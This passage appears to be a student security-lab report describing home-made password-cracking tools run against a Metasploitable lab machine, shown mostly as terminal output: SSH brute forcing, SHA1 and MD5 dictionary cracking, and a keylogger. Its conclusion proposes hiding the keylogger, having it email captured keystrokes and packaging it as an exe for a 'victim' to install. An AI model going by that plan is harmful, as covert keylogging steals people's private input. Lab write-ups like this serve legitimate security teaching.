(['[+] Incorrect login :', '123456'])
(['[+] Incorrect login :', 'helloworld'])
Total time of execution: 55.0406448841095
(['[+] Incorrect login :', 'picture1'])
(['[+] Incorrect login :', '123456789'])


PyCharm 2020.3.1 available // Update... (45 minutes ago) Python 3.8 (pythonProject6)
```

```
Terminal: Local x +
Total time of execution: 64.09380269050598
(['[+] Incorrect login :', '3rjs1la7qe'])
Total time of execution: 64.5975296497345
(['[+] Incorrect login :', '123qwe'])
(['[+] Incorrect login :', '555555'])
Total time of execution: 65.0994291305542
(['[+] Incorrect login :', '654321'])
Total time of execution: 65.60203957557678
(['[+] Incorrect login :', '1q2w3e4r'])
Total time of execution: 66.10407590866089
(['[+] Incorrect login :', '18atcskd2w'])
Total time of execution: 66.60882711410522
(['[+] Incorrect login :', '7777777'])
Total time of execution: 67.1152286529541
(['[+] Incorrect login :', '12345679'])
(['[+] Incorrect login :', 'qwerty'])
Total time of execution: 67.62044286727905
(['[+] Incorrect login :', '12345678'])
(['[+] Found password :', 'msfadmin', 'for Account ', 'msfadmin'])
Total time of execution: 68.12510943412781
(['[+] Incorrect login :', '111111'])
(['[+] Incorrect login :', '1234567890'])
(password_cracker) root@sadianipa:~/PycharmProjects/pythonProject6#
```

After execution for the same device and same password file we get the correct password within using one third time than before. Threaded brute force attack gives us the same result in the short time.

#### 4. Keylogger:

When we run keylogger we get our result. For our testing we just run this code into our kali Linux Machine. For windows all we have to do is erase the # from the comment line of path to hide the file from the user. We can see that everything we type are saved into this text file.




The screenshot shows the PyCharm IDE interface. The file explorer on the left lists several files in the 'pythonProject6' directory, including 'keylogger.py'. The main editor window displays the content of 'keylogger.py', which contains a simple chat conversation. The terminal at the bottom shows the execution of 'python3 keylogger.py', which outputs the same chat conversation text.

```
pythonProject6 - processmanager.txt
File Edit View Navigate Code Refactor Run Tools VCS Window Help
pythonProject6 processmanager.txt
Project
  pythonProject6 ~/Pycharm
    > password_cracker
      arp_spoof.py
      cryptoforce.py
      hash.py
      keylogger.py
      md5brute.py
      pass_word.txt
      processmanager.txt
      sha1.py
      sshbruteforce.py
      sshbruteforce_threaded.py
      sshbruteforce_attack.py
      username_pass.txt
  Structure
  5
keylogger.py
1 hi how are you
2 i am bzy today
3 eith Backspace Backspace Backspace Backspace Backspace eith Backspace Backspace Backspace Backspace
4 what is the password Shift ?
5 may be
6 Backspace rjo Backspace Backspace Shift I don; Backspace ""t what t Backspace Backspace Backspace Backspace
7 Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace Backspace
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 keylogger.py
hi how are you
i am bzy today
with this 450 projects and aslo another project
what is the password?
may be
I don't know what to do
```

#### 5.Hash.py

If we give any hash value this will return us the 5-hash value of it. In our code we use 5 methods md5(), sha1(), sha224(), sha256() and sha512().




The screenshot shows a terminal window with the output of the 'hash.py' script. The user enters 'msfadmin' as a string to hash. The script then displays five different hash values for 'msfadmin' using md5, sha1, sha224, sha256, and sha512 algorithms.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: msfadmin
5dbcf8078a52e0d449f4d2ab0be13235
8492d8af6734d097877d234318c36cd9ef6df20c
d690986f73129addc40544a92546ccee982391a645e0a5be07f41afe
84ca9773e6a2ce46845b956bb2b71f1a08614c977a6504afa98bedf440390652
82a404a489ba70bd23e2cdda1517abb5a830a628ac282781be6ef46e5d32f025f5d083988c4d6375a490beb69daf2c5e7cc27651eb43ce671ff25873650f4eae
```

## 6.Sha1.py


Before running the code of sha1 we need to make the hash value for sha1 then using this hash value we crack the password from the 10000-password list. The total time of execution is very short than normal brute force attack. This code also similarly run as brute force attack. That means it also check the actual password one by one from the list. The more password we will give for the test the more time it will need. So, we got our result of this tool.



```
Project ▾  md5brute.py  cryptoforce.py  sha1.py  hash.py
Terminal: Local × +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: maggie
1d3d37667a8d7eb02054c6afdf9e2e1c
019db0bfd5f85951cb46e4452e9642858c004155
dda5569c16d787d2421320f120dbab7c545628cafd42b4374d1f7362
aae5be5f6474904b686f639e0fcfd2be440121cd889fa381a94b71750758345e
cc6e628dbb7bee98573da9135f46cc912898c53c3a0e3fca0849ee679fc303660e3acbc0f4790314b13de000b7b35a81f0fcf45ae76ee56ae92e069c674e9e7e
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 sha1.py
[+] Enter Sha1 Hash Values: 019db0bfd5f85951cb46e4452e9642858c004155
(' [+] The password guess: ', '123456', ' does not match,trying next.... ')
(' [+] The password guess: ', 'password', ' does not match,trying next.... ')
(' [+] The password guess: ', '12345678', ' does not match,trying next.... ')
(' [+] The password guess: ', 'qwerty', ' does not match,trying next.... ')
(' [+] The password guess: ', '123456789', ' does not match,trying next.... ')
(' [+] The password guess: ', '12345', ' does not match,trying next.... ')
(' [+] The password guess: ', '1234', ' does not match,trying next.... ')
(' [+] The password guess: ', '111111', ' does not match,trying next.... ')
(' [+] The password guess: ', '1234567', ' does not match,trying next.... ')
(' [+] The password guess: ', 'dragon', ' does not match,trying next.... ')
(' [+] The password guess: ', '123123', ' does not match,trying next.... ')
(' [+] The password guess: ', 'baseball', ' does not match,trying next.... ')
(' [+] The password guess: ', 'abc123', ' does not match,trying next.... ')
(' [+] The password guess: ', 'football', ' does not match,trying next.... ')
(' [+] The password guess: ', 'monkey', ' does not match,trying next.... ')
(' [+] The password guess: ', 'letmein', ' does not match,trying next.... ')
⌵  Event Log
PyCharm 2020.3.1 available // Update... (today 3:05 PM)  LF  UTF-8  4 spaces  Python 3.8 (pythonProject6)
```

All the passwords from the list are checking by the tool.






```
Terminal: Local x +
(' [+] The password guess: ', '123321', ' does not match,trying next.... ')
(' [+] The password guess: ', 'mustang', ' does not match,trying next.... ')
(' [+] The password guess: ', '1234567890', ' does not match,trying next.... ')
(' [+] The password guess: ', 'michael', ' does not match,trying next.... ')
(' [+] The password guess: ', '654321', ' does not match,trying next.... ')
(' [+] The password guess: ', 'pussy', ' does not match,trying next.... ')
(' [+] The password guess: ', 'superman', ' does not match,trying next.... ')
(' [+] The password guess: ', '1qaz2wsx', ' does not match,trying next.... ')
(' [+] The password guess: ', '7777777', ' does not match,trying next.... ')
(' [+] The password guess: ', 'fuckyou', ' does not match,trying next.... ')
(' [+] The password guess: ', '121212', ' does not match,trying next.... ')
(' [+] The password guess: ', '000000', ' does not match,trying next.... ')
(' [+] The password guess: ', 'qazwsx', ' does not match,trying next.... ')
(' [+] The password guess: ', '123qwe', ' does not match,trying next.... ')
(' [+] The password guess: ', 'killer', ' does not match,trying next.... ')
(' [+] The password guess: ', 'trustno1', ' does not match,trying next.... ')
(' [+] The password guess: ', 'jordan', ' does not match,trying next.... ')
(' [+] The password guess: ', 'jennifer', ' does not match,trying next.... ')
(' [+] The password guess: ', 'zxcvbnm', ' does not match,trying next.... ')
(' [+] The password guess: ', 'asdfgh', ' does not match,trying next.... ')
(' [+] The password guess: ', 'hunter', ' does not match,trying next.... ')
(' [+] The password guess: ', 'buster', ' does not match,trying next.... ')
(' [+] The password guess: ', 'soccer', ' does not match,trying next.... ')
(' [+] The password guess: ', 'harley', ' does not match,trying next.... ')
(' [+] The password guess: ', 'batman', ' does not match,trying next.... ')

PyCharm 2020.3.1 available // Update... (today 3:05 PM) Python 3.8 (pythonProject6)
```

At last, we find our password.



```
Terminal: Local x +
(' [+] The password guess: ', 'thomas', ' does not match,trying next.... ')
(' [+] The password guess: ', 'hockey', ' does not match,trying next.... ')
(' [+] The password guess: ', 'ranger', ' does not match,trying next.... ')
(' [+] The password guess: ', 'daniel', ' does not match,trying next.... ')
(' [+] The password guess: ', 'starwars', ' does not match,trying next.... ')
(' [+] The password guess: ', 'klaster', ' does not match,trying next.... ')
(' [+] The password guess: ', '112233', ' does not match,trying next.... ')
(' [+] The password guess: ', 'george', ' does not match,trying next.... ')
(' [+] The password guess: ', 'asshole', ' does not match,trying next.... ')
(' [+] The password guess: ', 'computer', ' does not match,trying next.... ')
(' [+] The password guess: ', 'michelle', ' does not match,trying next.... ')
(' [+] The password guess: ', 'jessica', ' does not match,trying next.... ')
(' [+] The password guess: ', 'pepper', ' does not match,trying next.... ')
(' [+] The password guess: ', '1111', ' does not match,trying next.... ')
(' [+] The password guess: ', 'zxcvbn', ' does not match,trying next.... ')
(' [+] The password guess: ', '555555', ' does not match,trying next.... ')
(' [+] The password guess: ', '11111111', ' does not match,trying next.... ')
(' [+] The password guess: ', '131313', ' does not match,trying next.... ')
(' [+] The password guess: ', 'freedom', ' does not match,trying next.... ')
(' [+] The password guess: ', '777777', ' does not match,trying next.... ')
(' [+] The password guess: ', 'pass', ' does not match,trying next.... ')
(' [+] The password guess: ', 'fuck', ' does not match,trying next.... ')
(' [+] The password is: ', 'maggie')
('Total time needed: ', 1.4368523223876953)
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6#
```




## 7. Md5

At first using hash.py we make hash value of msfadmin then use the hash value what is for md5.

We search this hash value in our password file which will find that actual password is available in the list or not.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: msfadmin
3dbcf8078a52e0d449f4d2ab0be13235
8492d8af6734d097877d234318c36cd9ef6df20c
d690986f73129addc40544a92546ccee982391a645e0a5be07f41afe
84ca9773e6a2ce46845b956bb2b71f1a00614c977a6504afa98bedf440390652
82a404a489ba70bd23e2cdda1517abb5a830a628ac282781be6ef46e5d32f025f5d083988c4d6375a490beb69daf2c5e7cc27651eb43ce671ff25873650f4eae
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 md5brute.py
[+] Enter MD5 Hash Value: 3dbcf8078a52e0d449f4d2ab0be13235
[+] Enter path to the password file: pass_wond.txt
```

```
[+] Enter path to the password file: pass_wond.txt
(['[+] Trying: ', 'helloworld')
(['[+] Trying: ', '123')
(['[+] Trying: ', '54321')
(['[+] Trying: ', '111')
(['[+] Trying: ', '123456')
(['[+] Trying: ', '123456789')
(['[+] Trying: ', 'picture1')
(['[+] Trying: ', 'password')
(['[+] Trying: ', '12389')
(['[+] Trying: ', 'senha')
(['[+] Trying: ', 'abcd')
(['[+] Trying: ', 'iloveu')
(['[+] Trying: ', 'password1')
(['[+] Trying: ', 'qqww1122')
(['[+] Trying: ', '00000000')
(['[+] Trying: ', '1111111')
(['[+] Trying: ', 'none')
(['[+] Trying: ', 'maybenot')
(['[+] Trying: ', '1q2w3e')
(['[+] Trying: ', 'zxcvbnm')
(['[+] Trying: ', '123qwe')
(['[+] Trying: ', '1q2w3e4r5t')
(['[+] Trying: ', 'google')
```




```
Terminal: Local x +
(' [+] Trying: ', 'password1')
(' [+] Trying: ', 'qqww1122')
(' [+] Trying: ', '00000000')
(' [+] Trying: ', '1111111')
(' [+] Trying: ', 'none')
(' [+] Trying: ', 'maybenot')
(' [+] Trying: ', '1q2w3e')
(' [+] Trying: ', 'zxcvbnm')
(' [+] Trying: ', '123qwe')
(' [+] Trying: ', '1q2w3e4r5t')
(' [+] Trying: ', 'google')
(' [+] Trying: ', '3rjs1la7qe')
(' [+] Trying: ', '555555')
(' [+] Trying: ', '654321')
(' [+] Trying: ', '1q2w3e4r')
(' [+] Trying: ', '18atcskd2w')
(' [+] Trying: ', '7777777')
(' [+] Trying: ', '12345679')
(' [+] Trying: ', 'qwerty')
(' [+] Trying: ', '12345678')
(' [+] Trying: ', '111111')
(' [+] Trying: ', '1234567890')
(' [+] Trying: ', 'msfadmin')
(' [+] Password Found ', 'msfadmin\\n')
```

We find the actual password msfadmin in the password file.

## 8.Cryptography:

If we run the code of our cryptography tool, we see that our code is cracking the password for every username and find the real password for msfadmin and decrypt it. For our test we use a small user name and password list.



```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 cryptoforce.py
(' [+] Cracking Password For: ', 'admin')
(' [+] Cracking Password For: ', 'admin')
(' [+] Cracking Password For: ', 'admin')
(' [+] Cracking Password For: ', 'root')
(' [+] Cracking Password For: ', 'root')
(' [+] Cracking Password For: ', 'msfadmin')
(' [+] Found Password: ', 'msfadmin')
(' [+] Cracking Password For: ', 'admin')
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6#
```

## **Learning from our Lab:**

In our Lab we learned to work with Kali Linux machine, Metasploitable Machine, Windows 7, Vmware Workstation, Broken Web App what helps us to complete our project. Now we know how to-

- Install any module, update module, uninstall module
- Create any file, open any file, delete, read or write any file
- Install software on our Kali Linux machine
- Use of Wireshark
- Write and run python code from the terminal
- Make connection between Kali Linux and metasploitable machine, Kali Linux and windows machine, Kali Linux and Broken Web App
- Make use of lots of security tools
- Penetration Testing
- Attack on any device
- Extract information from any site or device using various tool etc.

All over we learn a lot about security system theoretically and practically in our Lab.

## CONCLUSION:

We make our own tools for password cracking and ARP spoofing. Using Kali Linux, we can easily do it by using some built in tools in kali Linux. Here we describe some best tools for password cracking:

- **Brutespray:** In our project we make a python tool for brute force attack. We can do brute force attack using Butespray module in Kali Linux. This tool uses default Medusa credentials. It can also find non-standard ports with the help of -sV inside the Nmap.
- **John the Ripper:** John the Ripper has multiple cracking modes. This tool is available on cross-platform. We can use it on Windows, Linux, Mac OS, Solaris etc
- **THC-Hydra:** This is a parallelized login cracker. This tool also supports a lot of protocols to perform an attack it is a fast as well as a flexible tool. We can also get unauthorized access to any system remotely using this tool.
- **Ophcrack:** This tool is a windows password cracker and free. This tool is based on rainbow tables. We can run this tool on multiple platforms.
- **Hydra:** Hydra use password list for cracking password using brute forcing method
- **Rainbowcrack:** The RainbowCrack software cracks hashes by rainbow table lookup. Rainbow tables are ordinary files stored on the hard disk. Generally, Rainbow tables are bought online or can be compiled with different tools.
- **Hash-identifier:** It is a tool that is used to identify types of hashes, meaning what they are being used for.

There are also lots of tool what we have not discussed. There are some limitations of this tool also. So, it's always better to use own tools. Because we can easily modify our tools as per, we want and with the upgrading security we can also upgrade our code. For our testing we just run our keylogger in Kali Linux. Further we can modify it with link it up with our email and also include it in a exe file so that our victim will install it and we get all the information in our email.

In our project we test every code and it is perfectly running. All the codes are presented as screenshot in the procedure part. All the steps and techniques are also described in the procedure part. We use Vmware workstation for our every device to work smoothly on it. So, at a time we use multiple devices.

For coding we also could use default python module. But we prefer to code in Pycharm because it is easy to make python file and text file in one project file. We also can run the project directly on the terminal in pycharm that's why we don't need to switch on kali Linux terminal and python file one by one. It's also very easy to install all the module in pycharm is very easy. We just need to install the module for the project and this module will use only in this project. If there is any error pycharm show us with a red sign. We don't need to use for running the code.

For packet tracing we use Wireshark. We can easily see the packet transferring in it with the source and target addresses.

This project helps us to understand and discover lots of new module and tools. Our Lab classes help us to understand and analyze all the work we did.